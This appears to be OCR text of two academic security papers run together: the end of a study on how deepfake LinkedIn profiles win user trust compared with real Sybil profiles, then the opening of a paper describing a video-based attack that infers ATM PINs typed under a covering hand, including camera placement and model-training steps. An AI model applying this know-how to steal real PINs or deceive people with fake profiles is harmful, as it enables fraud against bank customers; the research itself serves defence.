[32] David Mandell Freeman. Can you spot the fakes?: On the limitations of user feedback in online social networks. In *Proc. of WWW*, 2017.

[33] Peng Gao, Binghui Wang, Neil Zhenqiang Gong, Sanjeev R. Kulkarni, Kurt Thomas, and Prateek Mittal. SYBILFUSE: combining local attributes with global structure to perform robust sybil detection. In *Proc. of CNS*, 2018.

[34] Yang Gao, Rita Singh, and Bhiksha Raj. Voice Impersonation Using Generative Adversarial Networks. In *Proc. of ICASSP*, 2018.

[35] Oana Goga, Giridhari Venkatadri, and Krishna P. Gummadi. The doppelgänger bot attack: Exploring identity impersonation in online social networks. In *Proc. of IMC*, 2015.

[36] Ian J. Goodfellow et al. Generative adversarial nets. In *Proc. of NeurIPS*, 2014.

[37] Graphika. Step into my parler. https://public-assets.graphika.com/reports/graphika_report_step_into_my_parler.pdf, 2020.

[38] Jerald Greenberg and Don E Eskew. The role of role playing in organizational research. *Journal of management*, 1993.

[39] Matthew Groh, Ziv Epstein, Chaz Firestone, and Rosalind Picard. Deepfake detection by human crowds, machines, and machine-informed crowds. In *Proc. of PNAS*, 2022.

[40] Schwarz N. Hauser DJ. Attentive turkers: Mturk participants perform better on online attention checks than do subject pool participants. *Behavior Research Methods.*, 2016.

[41] Nathanael Heckert and James Filliben. Nist/sematech e-handbook of statistical methods; bonferroni's method (7.4.7.3). https://www.itl.nist.gov/div898/handbook/prc/section4/prc473.htm, 2003.

[42] Michael Hill. Mergers and acquisitions put orgs at greater risk of attack. https://www.infosecurity-magazine.com/news/mergers-and-acquisitions-put-orgs/, 2016.

[43] Ari Holtzman, Jan Buys, Li Du, Maxwell Forbes, and Yejin Choi. The curious case of neural text degeneration. In *Proc. of ICLR*, 2020.

[44] Shehzeen Hussain, Paarth Neekhara, Malhar Jere, Farinaz Koushanfar, and Julian McAuley. Adversarial Deepfakes: Evaluating Vulnerability of Deepfake Detectors to Adversarial Examples. In *Proc. of WACV*, 2021.

[45] Maurice Jakesch, Megan French, Xiao Ma, Jeffrey T. Hancock, and Mor Naaman. AI-Mediated Communication: How the Perception that Profile Text was Written by AI Affects Trustworthiness. In *Proc. of CHI*, 2019.

[46] Cynthia Johnson-George and Walter C Swap. Measurement of specific interpersonal trust: Construction and validation of a scale to assess trust in a specific other. *Journal of personality and social psychology*, 1982.

[47] Mika Juuti, Bo Sun, Tatsuya Mori, and N. Asokan. Stay On-Topic: Generating Context-Specific Fake Restaurant Reviews. In *Proc. of ESORICS*, 2018.

[48] Ruogu Kang, Stephanie Brown, Laura Dabbish, and Sara Kiesler. Privacy attitudes of mechanical turk workers and the U.S. public. In *Proc. of SOUPS*, 2014.

[49] Tero Karras, Samuli Laine, and Timo Aila. A style-based generator architecture for generative adversarial networks. In *Proc. of CVPR*, 2019.

[50] Tero Karras, Samuli Laine, Miika Aittala, Janne Hellsten, Jaakko Lehtinen, and Timo Aila. Analyzing and improving the image quality of StyleGAN. In *Proc. of CVPR*, 2020.

[51] Michèle C. Kaufmann, Franciska Krings, Leslie A. Zebrowitz, and Sabine Sczesny. Age bias in selection decisions: The role of facial appearance and fitness impressions. *Front. Psychol.*, 2017.

[52] Jan Kietzmann, Linda W. Lee, Ian P. McCarthy, and Tim C. Kietzmann. Deepfakes: Trick or treat? *Business Horizons*, 2020.

[53] Pavel Korshunov and Sébastien Marcel. Deepfake detection: humans vs. machines. *arXiv preprint*, 2020.

[54] Ponnurangam Kumaraguru, Yong Rhee, Steve Sheng, Sharique Hasan, Alessandro Acquisti, Lorrie Faith Cranor, and Jason Hong. Getting users to pay attention to anti-phishing education: Evaluation of retention and transfer. In *Proc. of eCrime*, 2007.

[55] Mu Li, Wangmeng Zuo, and David Zhang. Deep Identity-aware Transfer of Facial Attributes. *CoRR*, 2018.

[56] Raymond Lim. M&as put your company at risk for bec losses and data breach liability, 2019. https://www.agari.com/email-security-blog/mergers-acquisitions-losses-liability/.

[57] Bill Yuchen Lin, Wangchunshu Zhou, Ming Shen, Pei Zhou, Chandra Bhagavatula, Yejin Choi, and Xiang Ren. CommonGen: A constrained text generation challenge for generative commonsense reasoning. In *Proc. of EMNLP*, 2020.

[58] Tian Lin et al. Susceptibility to spear-phishing emails: Effects of internet user demographics and email content. *ACM Trans. Comput. Hum. Interact.*, 2019.

[59] LinkedIn. User agreement. https://www.linkedin.com/legal/user-agreement, 2020.

[60] LinkedIn. Professional community policies. https://www.linkedin.com/legal/professional-community-policies, 2021.

[61] Xiao Ma, Jeffery T. Hancock, Kenneth Lim Mingjie, and Mor Naaman. Self-Disclosure and Perceived Trustworthiness of Airbnb Host Profiles. In *Proc. of CSCW*, 2017.

[62] Xiao Ma, T. Neeraj, and M. Naaman. A Computational Approach to Perceived Trustworthiness of Airbnb Host Profiles. In *Proc. of ICWSM*, 2017.

[63] Claudio Marforio, Ramya Jayaram Masti, Claudio Soriente, Kari Kostiainen, and Srdjan Čapkun. Evaluation of personalized security indicators as an anti-phishing mechanism for smartphone applications. In *Proc. of CHI*, 2016.

[64] Roger C Mayer, James H Davis, and F David Schoorman. An integrative model of organizational trust. *Academy of management review*, 1995.

[65] Jaron Mink et al. Supplementary materials. https://github.com/JaronMink/DeepPhish, 2022.

[66] Yisroel Mirsky and Wenke Lee. The creation and detection of deepfakes: A survey. *ACM Computing Surveys*, 2021.

[67] Douglas C. Montgomery, Elizabeth A. Peck, and G. Geoffrey Vining. *Introduction to linear regression analysis*. Wiley, 2001.

[68] Dibya Mukhopadhyay, Maliheh Shirvanian, and Nitesh Saxena. All your voices are belong to us: Stealing voices to fool humans and machines. In *Proc. of ESORICS*, 2015.

[69] Ryota Natsume, Tatsuya Yatagawa, and Shigeo Morishima. RSGAN: Face Swapping and Editing using Face and Hair Representation in Latent Spaces. In *Proc. of SIGGRAPH*, 2018.

[70] Ajaya Neupane, Nitesh Saxena, Leanne M Hirshfield, and Sarah E Bratt. The crux of voice (in) security: A brain study of speaker legitimacy detection. In *Proc of NDSS*, 2019.

[71] Ben Nimmo et al. Operationffs: Fake face swarm, 2019. https://public-assets.graphika.com/reports/graphika_report_operation_ffs_fake_face_storm.pdf.

[72] Ben Nimmo, Camille François, C Shawn Eib, and Léa Ronzaud. Facebook takes down small, recently created network linked to internet research agency, 2020. https://public-assets.graphika.com/reports/graphika_report_ira_again_unlucky_thirteen.pdf.

[73] Wei Ping, Kainan Peng, Andrew Gibiansky, Sercan O. Arik, Ajay Kannan, Sharan Narang, Jonathan Raiman, and John Miller. Deep Voice 3: Scaling Text-to-Speech with Convolutional Sequence Learning. In *Proc. of ICLR*, 2018.

[74] Jiameng Pu, Neal Mangaokar, Bolun Wang, Chandan K. Reddy, and Bimal Viswanath. Noisescope: Detecting deepfake images in a blind setting. In *Proc. of ACSAC*, 2020.

[75] Alec Radford et al. Language models are unsupervised multitask learners. *Technical report, OpenAI blog*, 2019.

[76] Elissa M Redmiles, Sean Kross, and Michelle L Mazurek. How well do my results generalize? comparing security and privacy survey results from mturk, web, and telephone samples. In *Proc. of IEEE SP*, 2019.

[77] Raphael Satter. Experts: Spy used ai-generated face to connect with targets. APNews, June 2019. https://apnews.com/bc2f19097a4c4fffaa00de6770b8a60d.

[78] Sebastian Schnorf, Aaron Sedley, Martin Ortlieb, and Allison Woodruff. A comparison of six sample providers regarding online privacy benchmarks. In *Proc. of SOUPS*, 2014.

[79] Steve Sheng, Mandy Holbrook, Ponnurangam Kumaraguru, Lorrie Faith Cranor, and Julie Downs. Who falls for phish?: A demographic analysis of phishing susceptibility and effectiveness of interventions. In *Proc. of CHI*, 2010.

[80] Maliheh Shirvanian and Nitesh Saxena. Wiretapping via mimicry: Short voice imitation man-in-the-middle attacks on crypto phones. In *Proc. of CCS*, 2014.

[81] Kurt Thomas, Damon McCoy, Chris Grier, Alek Kolcz, and Vern Paxson. Trafficking fraudulent accounts: The role of the underground market in twitter spam and abuse. In *Proc. of USENIX Security*, 2013.

[82] Twitter. Birdwatch on twitter guide, 2021. https://twitter.github.io/birdwatch/.

[83] David D. Van Fleet and Leanne Atwater. Gender Neutral Names: Don't Be So Sure! *Sex Roles*, 1997.

[84] Sukrit Venkatagiri, Aakash Gautam, and Kurt Luther. Crowdsolve: Managing tensions in an expert-led crowdsourced investigation. In *Proc. of CSCW*, 2021.

[85] Gang Wang, Tristan Konolige, Christo Wilson, Xiao Wang, Haitao Zheng, and Ben Y. Zhao. You are how you click: Clickstream analysis for sybil detection. In *Proc. of USENIX Security*, 2013.

[86] Gang Wang, Manish Mohanlal, Christo Wilson, Xiao Wang, Miriam Metzger, Haitao Zheng, and Ben Y. Zhao. Social turing tests: Crowdsourcing sybil detection. In *Proc. of NDSS*, 2013.

[87] Run Wang, Felix Juefei-Xu, Jian Wang, Yihao Huang, Xiaofei Xie, Lei Ma, and Yang Liu. FakeSpotter: A Simple yet Robust Baseline for Spotting AI-Synthesized Fake Faces. In *Proc. of IJCAI*, 2020.

[88] Zikai Alex Wen, Zhiqiu Lin, Rowena Chen, and Erik Andersen. What.hack: Engaging anti-phishing training through a role-playing phishing simulation game. In *Proc. of CHI*, 2019.

[89] Cao Xiao, David Mandell Freeman, and Theodore Hwa. Detecting clusters of fake accounts in online social networks. In *Proc. of AISec*, 2015.

[90] Teng Xu, Gerard Goossen, Huseyin Kerem Cevahir, Sara Khodeir, Yingyezhe Jin, Frank Li, Shawn Shan, Sagar Patel, David Freeman, and Paul Pearce. Deep entity classification: Abusive account detection for online social networks. In *Proc. of USENIX Security*, 2021.

[91] Xin Yang, Yuezun Li, and Siwei Lyu. Exposing Deep Fakes Using Inconsistent Head Poses. In *Proc. of ICASSP*, 2019.

[92] Zhi Yang, Christo Wilson, Xiao Wang, Tingting Gao, Ben Y. Zhao, and Yafei Dai. Uncovering social network sybils in the wild. *ACM TKDD*, 2014.

[93] Yuanshun Yao, Bimal Viswanath, Jenna Cryan, Haitao Zheng, and Ben Y. Zhao. Automated Crowdturfing Attacks and Defenses in Online Review Systems. In *Proc. of CCS*, 2017.

[94] Rowan Zellers, Ari Holtzman, Hannah Rashkin, Yonatan Bisk, Ali Farhadi, Franziska Roesner, and Yejin Choi. Defending Against Neural Fake News. In *Proc. of NeurIPS*, 2017.

A Survey Questions

Here, we only show the most important questions, due to space limit. The complete list of survey questions is presented in the supplementary material [65].

A.1 Main Tasks.

Participants are instructed to review three profiles (Database Administrator, Human Resource Manager, and Billing Manager). Under each profile, the participants answer 5 questions ($5 \times 3 = 15$ questions in total).

Q1–Q3 Based on the profile, please rate to what extent you agree with each of these statements:

Q1 This profile is an accurate depiction of the user

- 0% (Strongly Disagree)
- 10%
- 20%
- 30%
- 40%
- 50% (Undecided)
- 60%
- 70%
- 80%
- 90%
- 100% (Strongly Agree)

Q2 This user is knowledgeable in their role as a [Database Administrator / Human Resource Manager / Billing Manager]
<Same scale as **Q1**>

Q3 This person will make newcomers feel welcome
<Same scale as **Q1**>

Q4 What aspect of this profile most influenced your ratings?

Q5 Based on the profile above, would you accept or ignore the connection request?

- Accept
- Ignore

A.2 Follow-up Questions

Q6 Please describe the strategies you used to assess profiles.

Q7-Q9 Please rate to what extend you agree with each of these statements:

Q7 In general, most people are honest
<Same scale as **Q1**>

Q8 In general, most people are qualified for their job
<Same scale as **Q1**>

Q9 In general, most people are good and kind
<Same scale as **Q1**>




Figure 8: **Screenshot of a Profile** – This example shows a "consistent" profile for a Human Resources Manager used in study.

B Deepfake Profiles vs. Real-World Sybils

In our main study, all of the deepfake profiles are constructed by us so that we can better control the experimental conditions. A natural follow-up question is how they compare with real-world Sybil/fake profiles in terms of the ability to gain users' trust. In this section, we present an additional user experiment ($n = 101$) we conduct to make such comparisons.

For this user study, we manually collect a set of Sybil LinkedIn profiles. We then re-run the main user study (Section 3) under the "No-prompt" condition where we replace the *consistent profile* group with the newly collected Sybil profiles. In this way, we can compare users' trust and request acceptance of Sybil profiles with our deepfake profiles.

Sybil Profile Collection. Collecting real Sybil profiles is challenging. We are not aware of any public dataset of ground-truth Sybil profiles. In addition, LinkedIn's terms of use [59] forbids (large-scale) profile crawling. To collect a set of Sybil profiles, we take a similar approach of a prior work [6] – we obtain Sybil profiles reported in research papers, security blogs, and articles as well as perform a manual search and




Figure 9: **Request Acceptance Rate** – We show the request acceptance rates for our evaluated artifacts and Sybil profiles.

inspection. Using this method, we obtain 30 LinkedIn Sybil profiles for this user study.

When collecting Sybil profiles, we manually validate their inauthenticity using LinkedIn's community policies as our guideline [60]. We consider a profile as a Sybil/fake if they meet at least one of two criteria. First, their profile photo does not represent themselves. This can be verified using Google reverse image search to find the sources of the photos (e.g., stock photos). Second, their profile contains a work history that is verifiably false (e.g., worked as a Dropbox sales executive before the company was founded). In addition to these determination criteria, other information can add to the confidence of labeling. For instance, since Sybils tend to connect with other Sybils [16], once we locate one fake profile, we can usually locate others using the "people also viewed" feature in LinkedIn. These Sybils often share highly similar headers, summaries, and job experience formatting.

We also have additional considerations when selecting Sybil profiles. First, we make sure they do not appear to use any deepfake images/text (to the best our ability)[13]. Second, we try to diversify the Sybil profiles — when we find a cluster of similar-looking Sybil profiles, we only include one of them in our user study set. Third, we format the Sybil profiles using the same style as other profiles used in our main study (similar to the one in Figure 8) to ensure formatting is not a factor that contributes to any differences we observe between deepfake and Sybil profiles[14].

User Study and Results. We re-run the main user study (Section 3) under the "No-prompt" condition. All configurations remain the same, *except we replaced the "consistent profile" with a random Sybil profile for each participant*. We collect data from $n = 101$ new participants via MTurk (participants of this study cannot participate in the main study and vice versa). We perform similar analyses as those in Section 4. The high-level takeaway is that in general *deepfake profiles are more successful than Sybils in gaining user trust and getting a connection request accepted*.

Variable	Estimate (β)	Std. Err.	p-value
Intercept	1.176	0.583	0.044*
Profile Type (Reference = Sybil)			
Inter Image	1.456	0.524	0.005**
Inter Text	0.449	0.420	0.285
Intra Image	1.976	0.615	0.001**
Intra Text	2.519	0.775	0.001**
Gender (Reference = Female)			
Male	0.240	0.344	0.485
Non-Binary	–	–	–
Age	-0.107	0.090	0.235
Generalized Trust	0.033	0.010	0.002**

Table 4: **Request Acceptance Analysis** – Logistic mixed effects regression model. The unit for estimate and standard error is log odds scaled. Significance is denoted by *** ($p < 0.001$), ** ($p < 0.01$), and * ($p < 0.05$).

Figure 9 shows the acceptance rate. Sybil profiles yield a lower acceptance rate compared to different types of deepfake profiles. For example, deepfake profiles with intra-field text artifacts have the highest acceptance rate of 96%. The least accepted deepfake profiles (with inter-text artifacts) still have an acceptance rate of 76%. In comparison, Sybil profiles only have an acceptance rate of 66%.

To examine whether such observed differences are significant, we run the same statistical modeling as the main study[15]. As shown in Table 4, we now use "Sybil" as the reference group to compare with other deepfake profile groups. We find significant differences between three types of deepfake profiles and Sybil profiles. Compared to Sybil profiles, deepfake profiles with inter-field image artifacts, intra-field image artifacts and intra-text artifacts have significantly higher likelihood of acceptance. We find no evidence that inter-field text artifacts differ in this metric.

The trust score analysis returns similar conclusions and is omitted for brevity.

Recall that these deepfake profiles were intentionally constructed to include noticeable artifacts (see Section 3.3) and represent a worst-case scenario for attackers. In practice, attackers may further reduce these artifacts via post-processing and more careful configurations; however, even under this pessimistic condition, our results show that in general deepfakes are still more likely to gain users' trust and acceptance.

[13] We use reverse-image-search to confirm the sources of the profile photos and make sure the photos do not exhibit deepfake characteristics such as blurry backgrounds. We also check the profile text to make sure they do not contain any known deepfake artifacts.

[14] We change the profiles' *most recent company name* to "Bird Inc" (to fit within the role-playing scenario) and we omit profiles details that were unrelated to the research goals of our study (e.g., number of connections, skills). Studying the effect of such details can be future work.

[15] The only non-binary participant is removed to avoid model overfitting.

Hand Me Your PIN!
Inferring ATM PINs of Users Typing with a Covered Hand

Matteo Cardaioli
University of Padua, Italy
GFT Italia, Italy

Stefano Cecconello
University of Padua, Italy

Mauro Conti
University of Padua, Italy

Simone Milani
University of Padua, Italy

Stjepan Picek
Delft University of Technology, The Netherlands

Eugen Saraci
University of Padua, Italy

Abstract

Automated Teller Machines (ATMs) represent the most used system for withdrawing cash. The European Central Bank reported more than 11 billion cash withdrawals and loading/unloading transactions on the European ATMs in 2019. Although ATMs have undergone various technological evolutions, Personal Identification Numbers (PINs) are still the most common authentication method for these devices. Unfortunately, the PIN mechanism is vulnerable to shoulder-surfing attacks performed via hidden cameras installed near the ATM to catch the PIN pad. To overcome this problem, people get used to covering the typing hand with the other hand. While such users probably believe this behavior is safe enough to protect against mentioned attacks, there is no clear assessment of this countermeasure in the scientific literature.

This paper proposes a novel attack to reconstruct PINs entered by victims covering the typing hand with the other hand. We consider the setting where the attacker can access an ATM PIN pad of the same brand/model as the target one. Afterward, the attacker uses that model to infer the digits pressed by the victim while entering the PIN. Our attack owes its success to a carefully selected deep learning architecture that can infer the PIN from the typing hand position and movements. We run a detailed experimental analysis including 58 users. With our approach, we can guess 30% of the 5-digit PINs within three attempts – the ones usually allowed by ATM before blocking the card. We also conducted a survey with 78 users that managed to reach an accuracy of only 7.92% on average for the same setting. Finally, we evaluate a shielding countermeasure that proved to be rather inefficient unless the whole keypad is shielded.

1 Introduction

The wide deployment of various Cyber-Physical Systems (CPS) has a significant impact on our daily lives. Unfortunately, the increased use of CPS also brings more threats to users. This is especially pronounced considering new attack vectors that use machine learning approaches. As such, threats become a global issue, and the need to design secure and robust systems increases. One common security mechanism in devices like Automated Teller Machines (ATMs) and Point of Sale (PoS) depends on the security provided by the Personal Identification Numbers (PINs). While ATMs and PoS devices are widely used [1], many people do not consider security risks and defenses beyond those commonly mentioned [2]: i) hide the PIN while typing, and i) make sure no one watches the screen (shoulder-surfing attack). In the context of financial services, ISO 9564-1 [18] specifies the basic security principles for PINs and PIN entry devices (e.g., PIN pads). For example, to mitigate the shoulder surfing attacks [5, 12], the standard indicates that i) PIN digits must not be displayed on a screen, and ii) the duration and type of feedback sound emitted must be the same for each key. Consequently, as a compromise between security and usability, PIN entry systems display a fixed symbol (e.g., a dot) to represent a digit being pressed and provide the same audio feedback (i.e., same tone, same duration) for all keys. Thus, the combination of security mechanisms enforced by standards and the common precaution measures taken by users should provide sufficient protection. Unfortunately, the attackers also improve their approaches over time and consider more sophisticated attacks.

The security of ATM and PoS devices is of great concern as millions of such devices are used [10]. Resourceful attackers that succeed in attacking even a small percentage of those devices can cause significant damage considering costs and public perception. This problem is especially pronounced as last years brought significant developments in the attack techniques [2, 8, 25]. At the same time, attacking ATM or PoS devices is not easy, especially if considering realistic settings. Most of the state-of-the-art attacks can be defeated by a careful user covering the PIN that is entered. Recent results that consider thermal cameras are also difficult to succeed, depending on the keypad type and the time users spend operating the device. The attacker can also use timing or acoustic

[1] https://sdw.ecb.europa.eu/reports.do?node=1000001407
[2] https://www.hsbc.com.hk/help/cybersecurity-and-fraud/atm-scams/

attacks to infer information about the entered digits, but they are not as effective as the state-of-the-art attacks since they require additional information such as thermal residues [8], making it challenging to apply realistically such attacks.

This work proposes a novel attack aiming to reconstruct PINs entered by victims that cover the typing hand by the other hand. More precisely, we leverage the advances in the deep learning domain to develop an attack predicting what PIN is entered based on the position of the user's hand and the movements while pressing the keys. Our attack gives high accuracy rates even in the cases when the user perfectly covers the typing hand. What is more, our attack reaches higher accuracy values than previous works that needed to consider several sources of the information at the same time (timing, sound, and thermal signatures) [8].

Our attack considers a profiling setting where the attacker has access to a PIN pad that is identical (or at least similar) to the one used by the victim. Then, we build a profiling model that can predict what digit is entered on the target device. This is the first attack on PIN mechanisms that works even when the PIN is covered while being entered to the best of our knowledge. Our attack demonstrates that the ATM and PoS security mechanisms are insufficient, and we must provide novel defenses to mitigate attackers. We made our code and datasets publicly available at https://spritz.math.unipd.it/projects/HandMeYourPIN.

Main contributions

- We propose a novel attack to infer PINs from videos of users covering the typing hand with their non-typing hand.
- We demonstrate that our attack can reconstruct 30% of 5-digit PINs and 41% of 4-digit PINs within three attempts, showing that hiding the PIN while typing is insufficient to ensure proper protection.
- We evaluate our attack via extensive experiments, collecting videos of 5 800 5-digit PINs entered in a simulated ATM by 58 participants. We conduct a study to assess humans' accuracy in inferring covered PINs from videos. We show that our attack outperforms humans, achieving a four-fold improvement on reconstructing 5-digits PINs within three attempts.
- We pre-process our dataset, and we make it publicly available to the research community. We hope this is beneficial to understand the problem better and propose possible solutions.
- We discuss several countermeasures that would make the attack more difficult to conduct. We perform an analysis on the attack performance when covering the PIN pad (coverage 25%, 50%, 75%, and 100%) and show that attacks are possible even when using this countermeasure.

2 Threat Model

The attack is performed when a victim interacts with a generic ATM keypad and types the PIN. The ATM is equipped with a PIN pad that emits a feedback sound when a key is pressed. The feedback sound is the same for all the keys of the PIN pad. The ATM is equipped with a monitor where obfuscated symbols appear when users enter a PIN to mask the entered digits. We do not assume that the ATM or its PIN pad have been compromised during the attack. Our approach can be considered an alternative to card-skimmer attacks since we consider a different source of information to retrieve the PIN. Usually, card-skimming attacks rely on fake PIN pads that directly record the entered digits [30], while our approach infers the PINs from a video.

2.1 Attacker

The attacker is a malicious user aiming to steal the victim's secret PIN. The attacker can place a hidden camera near the ATM to record the PIN pad. We make no assumptions about the type of camera used by the attacker except that it records in the visible spectrum [3]. We assume that the camera can easily be hidden close to the ATM while keeping a direct view of the PIN pad (i.e., a pinhole camera if the attacker has access to the ATM [4] or any standard camera placed outside the ATM chassis). We also do not assume any specific position for the camera, but we discuss various camera placements' advantages. We primarily consider the scenario where the attacker uses only one camera, but we also discuss the attack performance when using multiple cameras.

The attack may take place together with different card stealing approaches: i) card skimming both on chip [7] or magnetic stripe [30] (currently, the two payment-enabling technologies work together [9]), ii) exploiting a relay attack on a contactless card [14], and iii) physically stealing the victim's card.

We assume a profiling side-channel attack where the side-channel information comes from the video of the victim's hand while entering the PIN. More precisely, side-channel information is the position of the victim's hand and the hand movements (both moving the hand/fingers to reach different keypads or movements observable due to muscle movements while a certain keypad is pressed). The attacker can record a number of PINs entered on a copy of the ATM device and train a profiling model to predict what key is pressed. The attacker can retrieve the timestamps when the victim has typed the single keys on the keypad and can do so by listening to the audio of the video recording. There are two different types of sound clues that the attacker can exploit: the first one is the feedback sound made by the keypad when a key is pressed [8], the second one is the sound of the physical button

[3] We will use cheap and easily-concealable video sensing equipment, where standard RGB cameras fit such requirements.

[4] https://www.sperrywest.com/cameras/

of the keypad that is pressed. External noise does not prevent the attacker from extracting the keypresses, as the camera is close enough to the keypad. As such, the sound can still be identified in the audio track. If, for any reason, the attacker has no way to retrieve the timestamps from the recorded audio (or if there is no audio at all), it is possible to place the camera to record both the keypad and the screen of the ATM [2]. This allows the attacker to extract the keypresses' timing by looking at the PIN masking symbols appearing on the screen. Common masking symbols are usually dots and asterisks. The attacker can use any method to build a profiling model to predict what keys are pressed. We consider the top three predictions as a measure of success since most ATMs will allow entering the PIN three times before blocking the card. Finally, we do not assume that the PIN has any specific structure (pattern) that could be used to improve the attack performance further.

2.2 Victim

We assume that the victim adopts basic countermeasures against card-skimming attacks, such as covering the hand while entering the PIN. The attacker does not need to be there when the victim types the PIN, as the attacker can freely access the camera's recorded video, either remotely or at a different time.

3 Attack Approach

Our attack assumes that the attacker has access to a training device and controls the PIN selection. Additionally, the attacker knows the layout of a target device and will select the training device to be similar. The attacker does not know the specific person to be attacked or the PIN for the attacked device.

3.1 Attack Phases

We can divide the attack into three phases: Phase A – Training, Phase B – Video Recording, and Phase C – PIN Inference. Figure 1 shows the required steps for the attack.




Figure 1: The attack step-by-step. The data collection process does not necessarily need to happen before the attacker steals the victim's PIN. Still, it is a required step of the attack.

Phase A – Training

The attacker selects an ATM as the target of the attack. Next, the attacker sets up a replica of the target ATM. This replica does not have to be a faithful copy of the original, as our model takes in as input a crop around the keypad of the ATM. Therefore, the attacker must use a keypad similar to the one on the target ATM. The best situation is when the attacker can retrieve the same PIN pad model. Alternatively, the attacker can also use PIN pads that differ slightly (e.g., the key spacing can vary by a few millimeters). Note that the layout of ATM PIN pads has to follow the ISO 9564 standard [18]. The attacker uses the ATM replica to build the training set, simulating the victim's behavior while entering the PIN (i.e., covering the typing hand). The attacker must enter sequences of PINs on the replica PIN pad, including all ten digits (i.e., all the digits must be included in the training set). Without losing generality, the attacker can use a USB PIN pad that logs the keys pressed and the corresponding timestamps. The attacker uses this information to segment the videos and labels them. Leveraging the logs, the attacker builds a training set containing, for each key pressed, a sequence of frames and the corresponding label (digits). Finally, the attacker trains the predictive model on the collected training set. For a detailed discussion on the implemented model, we refer readers to Section 4.5.

Phase B – Video Recording

The attacker hides a camera near the target ATM to record the PIN pad. There are multiple places where the camera can be placed, and depending on this, the attack can be easier or more challenging to succeed. The camera records the victim while entering the PIN and covering the PIN pad with the non-typing hand. The attacker retrieves the recorded video from the remote camera.

Phase C – PIN Inference

The attacker's goal is to infer the victim's PIN based on the video recorded during the PIN entering. First, the attacker

retrieves the timestamps from the recorded video. The attacker can use both the pressed keys' feedback sound or the masking symbols appearing on the screen while the victim enters the PIN to perform this task. Leveraging the timestamps, the attacker performs the same procedure as in Phase A to generate an attack set. Differing from the training set, the attack set contains a sequence of frames for each victim key pressed but no information about the related label. The adversary detects in the attack set the frames corresponding to a PIN entry, and splits the video into N sub-sequences where N represents the number of digits composing the PIN. For each sub-sequence, the adversary applies the model trained in Phase A. The model provides the probability of each class (i.e., the ten possible digits) to be the one corresponding to the input sub-sequence. Exploiting the N sub-sequences predictions, the attacker builds a rank of PINs in the descending order of their probabilities. In particular, the probability of a PIN corresponds to the product of the predicted probabilities of its digits.

3.2 Attack Settings

We consider three realistic attack scenarios:

1. **Single PIN pad** scenario: the attacker knows the model of the target PIN pad and obtains a copy of it to carry out the training phase. While this scenario may seem unrealistic, we note it is not difficult to obtain a specific keypad copy. Indeed, the attacker can easily obtain information about the ATM to be attacked and then buy the keypad with the same layout. Naturally, there can be certain differences concerning how sensitive the keypad is (for instance, due to usage, pads can become somewhat more difficult to press), but our experiments indicate such differences are not substantial enough to pose issues for deep learning models.
2. **PIN pad independent** scenario: this is the most challenging scenario. The attacker does not know or cannot retrieve the model of the target PIN pad. The training phase is performed on a PIN pad with similar characteristics to the target (e.g., shape, distance between keys, keys layout, and the sensitivity of keys).
3. **Mixed** scenario: as for the *Single PIN* scenario, the attacker knows the target PIN pad model. In this case, the training is performed on two PIN pads: a copy of the target and at least one PIN pad with similar characteristics. Considering several keypads in the training set makes sense when 1) the attacker is not certain about the keypad model, 2) the attacker assumes that the keypad will behave differently due to environmental conditions, 3) the attacker aims to attack multiple types of keypads (ATMs) with the same machine learning model, and 4) for any reason, the attacker did not manage to obtain enough training examples with a single keypad. We also note that using more keypads in the training set makes the training process more difficult and reduces the chances to overfit (i.e., we can consider different keypads as one keypad with noise, having the regularization effect [6]).

3.3 Camera Positions

Since our threat model allows the arbitrary position of the camera, we discuss several representative scenarios. We consider positions at the top of the ATM preferable for the attacker as lower positions of the camera result in no visibility of the hand pressing the keys if the other hand is covering it. We also consider settings at the front side of the chassis as they give better visibility for the attacker and are significantly more difficult for the victim to notice the camera.

